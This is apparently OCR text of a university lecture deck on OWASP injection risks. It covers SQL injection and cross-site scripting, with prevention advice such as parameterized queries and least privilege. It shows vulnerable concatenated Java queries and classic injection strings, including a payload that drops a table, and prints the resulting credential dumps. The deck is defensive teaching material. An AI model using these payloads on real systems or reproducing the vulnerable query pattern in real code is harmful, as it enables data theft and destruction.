Preventing Injection OWASP

Mike Mitri
Carey Cole
James Madison University

What is OWASP?


- “The Open Web Application Security Project (OWASP) is an open community dedicated to enabling organizations to develop, purchase, and maintain applications that can be trusted.”
  - https://www.owasp.org

OWASP – Free and Open

- Application security tools and standards
- Complete books on application security testing, secure code development, and security code review
- Standard security controls and libraries
- Local chapters worldwide
- Cutting edge research
- Extensive conferences worldwide
- Mailing lists

OWASP Top 10 - Overview

- A1: Injection
- A2: Cross-Site Scripting (XSS)
- A3: Broken Authentication and Session Management
- A4: Insecure Direct Object References
- A5: Cross-Site Request Forgery (CSRF)
- A6: Security Misconfiguration
- A7: Insecure Cryptographic Storage
- A8: Failure to Restrict URL Access
- A9: Insufficient Transport Layer Protection
- A10: Unvalidated Redirects and Forwards


"As an employee, I can search for other employees by their last name."
"As a hacker, I can send bad data in the content of requests."
"Hee hee.."
User
Evil User


Top 10: 1 - Injection

- Injection flaws, such as SQL, OS (Operating System), and LDAP (Lightweight Directory Access Protocol) injection, occur when **untrusted data** is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.

Untrusted Data on the Web

- Anything that a user can send or that can be stored based on what a user sent:
  - URL Parameters
  - Input tags
  - Text areas
  - Form fields
  - Cookies
  - Databases

1 – Injection continued



Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
————————	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	————————
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources.	Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, particularly in legacy code, often found in SQL queries, LDAP queries, XPath queries, OS commands, program arguments, etc. Injection flaws are easy to discover when examining code, but more difficult via testing. Scanners and fuzzers can help attackers find them.		Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.	Consider the business value of the affected data and the platform running the interpreter. All data could be stolen, modified, or deleted. Could your reputation be harmed?

https://www.owasp.org/index.php/Top_10_2010-A1-Injection

What is SQL?

userID	Name	LastName	Login	Password
1	John	Smith	jsmith	hello
2	Adam	Taylor	adamt	qwerty
3	Daniel	Thompson	dthompson	dthompson

```
SELECT LastName
FROM users
WHERE UserID = 1;


LastName (results)
---------------
Smith
```

What is SQL Injection?

- The ability to inject SQL commands into the database engine through an existing application
- Select
- Insert
- Update
- Delete
- Alter
- Drop
- Create

SQL Injection Characters

' or "	character String Indicators
-- or #	single-line comment
/*…*/	multiple-line comment
+	addition, concatenate (or space in url)
||	(double pipe) concatenate
%	wildcard attribute indicator
?Param1=foo&Param2=bar	URL Parameters
PRINT	useful as non transactional command
@variable	local variable
@@variable	global variable
waitfor delay '0:0:10'	time delay

How Common is SQL Injection?

- It is one of the most the most common Website vulnerability today!
- It is a flaw in "web application" development,
  it is not a DB or web server problem
  - Most programmers are still not aware of this problem
  - A lot of the tutorials & demo “templates” are vulnerable
  - Even worse, a lot of solutions posted on the Internet are not good enough
- In OWASP tests over 60% of their clients turn out to be vulnerable to SQL Injection

SQL Injection Prevention Cheat Sheet

- **Option #1: Use of Prepared Statements (Parameterized Queries)**
- **Option #2: Use of Stored Procedures** (not as good as parameters)
- **Option #3: Escaping all User Supplied Input** (not as good as option 1 or 2)
- Additional Defenses:
- **Also Enforce: Least Privilege**
- **Also Perform: White List Input Validation**

Least Privilege

- Minimize the privileges assigned to every database account in your environment. Do not assign DBA or admin type access rights to your application accounts.

White List Input Validation

- White list validation involves defining exactly what is authorized, and by definition, everything else is not authorized.

- Contrasted with Black List validation

- https://www.owasp.org/index.php/Data_Validation

Java Dynamic Query

String SQL = "SELECT USERNAME, PASSWORD, EMP_ID FROM [Login Credentials] where USERNAME = '" + uName + "' and PASSWORD = '" + pWord + "'";

When user enters ' or 1=1 -- as the value of uName

SELECT USERNAME, PASSWORD, EMP_ID FROM [Login Credentials] where USERNAME = '' or 1=1 --' and PASSWORD = ''

Java Parameterized

String SQL = "SELECT USERNAME, PASSWORD, EMP_ID FROM [Login Credentials] where USERNAME = ? and PASSWORD = ?";

When user enters ' or 1=1 -- as the value of USERNAME

now treated as all in quotes and should cause no issue

Java Stored Procedure

Java

```
String SQL = "{call sp_getUserName(?,?)}";
```


Where ? Is an input parameter (UserName and Password)

SQL

```
CREATE PROCEDURE [dbo].[sp_getUserName]
		@UserName char(50),
		@Password char(50)
AS
BEGIN
		SELECT USERNAME, PASSWORD, EMP_ID FROM [Login Credentials] where USERNAME = @UserName and PASSWORD = @Password
END
```

Dynamic Login

- String sql = "SELECT USERNAME, PASSWORD, EMP_ID FROM [Login Credentials] where USERNAME = '" + txtUserName.Text + "' and PASSWORD = '" + txtPassword.Text + "'";




USERNAME	PASSWORD	EMP_ID
colecb	colecb	1.00

```
SELECT USERNAME, PASSWORD, EMP_ID FROM [Login Credentials]
where USERNAME = 'colecb' and PASSWORD = 'colecb'
```

Dynamic continued

- ' or 1=1; --




USERNAME	PASSWORD	EMP_ID
colecb	colecb	1.00
mitrimx	mitrimx	2.00
Beavers	Beavers	3.00
Bowman	Bowman	4.00
Kim	Kim	5.00
Barret	Barret	6.00
Green	Green	7.00
O'Malley	OMalley	8.00
Van-Horn	Van-Horn	9.00
Harold	Harold	10.00

```
SELECT USERNAME, PASSWORD, EMP_ID FROM [Login Credentials]
where USERNAME = '' or 1=1 --' and PASSWORD = 'colecb'
```

Dynamic continued

- ‘ or 1=1; DROP table Policy; --
- Grant, Alter, Others…




USERNAME	PASSWORD	EMP_ID
colecb	colecb	1.00
mitrimx	mitrimx	2.00
Beavers	Beavers	3.00
Bowman	Bowman	4.00
Kim	Kim	5.00
Barret	Barret	6.00
Green	Green	7.00
O'Malley	OMalley	8.00
Van-Horn	Van-Horn	9.00
Harold	Harold	10.00

```
SELECT USERNAME, PASSWORD, EMP_ID FROM [Login Credentials]
where USERNAME = '' or 1=1; DROP table Policy; --' and PASSWORD =
''
```

2 - Cross-Site Scripting (XSS)

- XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation and escaping. XSS allows attackers to execute scripts in the victim’s browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.



A2 Cross-Site Scripting (XSS)

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
———————	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EASY	Impact MODERATE	———————
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	XSS is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are three known types of XSS flaws: 1) Stored, 2) Reflected, and 3) DOM based XSS. Detection of most XSS flaws is fairly easy via testing or code analysis.		Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the business value of the affected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability.

https://www.owasp.org/index.php/Top_10_2010-A2-Cross-Site_Scripting_(XSS)

What is XSS Injection?

- Inserting HTML and JavaScript into the browser of an unsuspecting client via an unknowing service provider operating on the Web.

- Breaking out of a **data context** and switching into a **code context**
  - Using of special characters that are significant to the browser (i.e. HTML tags)

- A site with many examples:
  - http://ha.ckers.org/xss.html#XSScalc


XSS Prevention Rules

- OWASP cheat sheet specifies 8 "rules"
  - https://www.owasp.org/index.php/XSS_Prevention_Cheat_Sheet#XSS_Prevention_Rules

